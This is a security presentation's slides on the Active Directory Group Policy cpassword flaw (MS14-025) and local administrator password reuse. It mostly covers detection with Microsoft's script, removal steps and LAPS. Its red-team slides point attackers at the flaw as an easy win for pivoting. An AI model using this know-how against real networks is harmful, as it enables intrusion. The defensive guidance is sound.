
WHAT DID WE DO AGAIN?

- We took over local administrator account.
- We pivoted through the network.



WHO IS AFFECTED?

THE RUNDOWN



Who is Affected?

WHO SHOULD BE AWARE

- Organizations following Microsoft guides for network setup
 - Especially those set up prior to May 2014
- Well-intentioned IT groups managing large networks
- Many large-scale Active Directory-based networks

Am I Vulnerable?

SHOULD I BEWARE

- Checking is simple
- Know what these issues are called:
 - MS014-025
 - Local Administrator password reuse
- Microsoft provides a script to check:
 - Get-SettingsWithCPassword.ps1
 - <https://support.microsoft.com/en-us/kb/2962486>





MITIGATION AND DEFENSE

THE OTHER SIDE



Mitigation

THE OTHER SIDE

- First Steps
 - Stop using Insecure Group Policy features
- Next Steps
 - Start managing local administrator passwords effectively

Mitigation: First Steps

FOR THE OVERWORKED IT PROFESSIONAL

- Stop using insecure Group Policy features.
- Goals:
 - Fixing this issue
 - Minimizing effort



Finding the Problems

FOR THE OVERWORKED IT PROFESSIONAL

```
.\Get-SettingsWithCPassword.ps1 -path "C:\Windows\SYSVOL\domain" | Format-List
```

```
GPOName      : User mapped drive
Preference   : G:
Path         : User Configuration -> Preferences -> Windows Settings -> Drive Maps

GPOName      : Local User and Task
Preference   : Administrator (built-in)
Path         : User Configuration -> Preferences -> Control Panel Settings -> Local Users

GPOName      : Local User and Task
Preference   : cmd
Path         : User Configuration -> Preferences -> Control Panel Settings -> Scheduled Tasks

GPOName      : Computer service
Preference   : computer service
Path         : Computer Configuration -> Preferences -> Control Panel Settings -> Services
```

Script Located Here: <https://support.microsoft.com/en-us/kb/2962486>

Fixing the Problems

FOR THE OVERWORKED IT PROFESSIONAL

- Use the Group Policy Management Console (GPMC).
- Open the preference the contains the Cpassword.
- Change the action to **Delete** or **Disable**.
- Click **OK** to save the changes.
- Wait for the Group Policy to propagate.
- After propagation, delete the preference.
- Repeat until the script returns nothing.

More information here: <https://support.microsoft.com/en-us/kb/2962486>



Mitigation: Next Steps

SECURE AND PROUD

- Start managing local administrator passwords effectively.
- Goals:
 - Have different local administrator password for each host.
 - Use existing management interfaces (Powershell, GPO).
 - Have low ongoing maintenance.



Running LAPS

SECURE AND PROUD

- Microsoft Local Administrator Password Solution (LAPS)
 - Released in May 2015
 - Randomly generates passwords
 - Works with existing GPO
 - Helps mitigate against pivoting using the local administrator
 - Supported by Microsoft

Defense

THE OTHER OTHER SIDE

- Employee Education
 - General awareness of common issues
- Becoming Proactive
 - Heading off issues early




Defense: Employee Education

HELPING PEOPLE UNDERSTAND

Common issues


- Failing to log off Remote Desktop
- Reusing passwords
- Ignoring warnings designed to protect



Defense: Being Proactive

LOOKING AHEAD

- Patching Often
 - Patch Tuesday
- Keeping Up with Advisories
- Implementing Two-factor Authentication
- Creating Security-driven Policies
- Sticking to those Policies



EVERY CHANGE BREAKS SOMEONE'S WORKFLOW.

WRAP-UP

LIKE A PRESENT



Red Team Takeaways

IF I WERE A VULNERABILITY, WHERE WOULD I BE?

- Found in May 2014 and still a problem

Red Team Takeaways

IF I WERE A VULNERABILITY, WHERE WOULD I BE?

- Found in May 2014 and still a problem
- Check for this immediately.

Red Team Takeaways

IF I WERE A VULNERABILITY, WHERE WOULD I BE?

- Found in May 2014 and still a problem
- Check for this immediately
- The “I Win” button

Blue Team Takeaways

TL;DR

- Keep up with Advisories.

Blue Team Takeaways

TL;DR

- Keep up with Advisories.
- Fix issues quickly.




Blue Team Takeaways

TL;DR

- Keep up with Advisories.
- Fix issues quickly.
- Do not reuse your Local Administrator password.

QUESTIONS?

WE'VE GOT ANSWERS



Contact Us

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[LINKEDIN.COM/COMPANY/BISHOP-FOX](#)

[GOOGLE.COM/+BISHOPFOX](#)

Attributions

CITING SOURCES

Quotes and Data

http://download.microsoft.com/download/D/4/F/D4F4BEAD-22FA-4094-9D60-CC9F2B640CCB/MS_InfoSec-ACE_Services_Active_Directory_Security_Review_Datasheet.pdf

<http://www.infosecurity-magazine.com/news/active-directory-flaw-could/>

Images

<http://foter.com>

<https://www.flickr.com/photos/13519089@N03/1380483002/>

<https://www.flickr.com/photos/simonov/3629246570/>

https://www.flickr.com/photos/paxson_woelber/5434541912/

<https://www.flickr.com/photos/exfordy/3335770018/>

<https://xkcd.com/1172/>

Blog:

<http://www.bishopfox.com/blog/2015/09/the-active-directory-kill-chain-is-your-company-at-risk/>

Thank You

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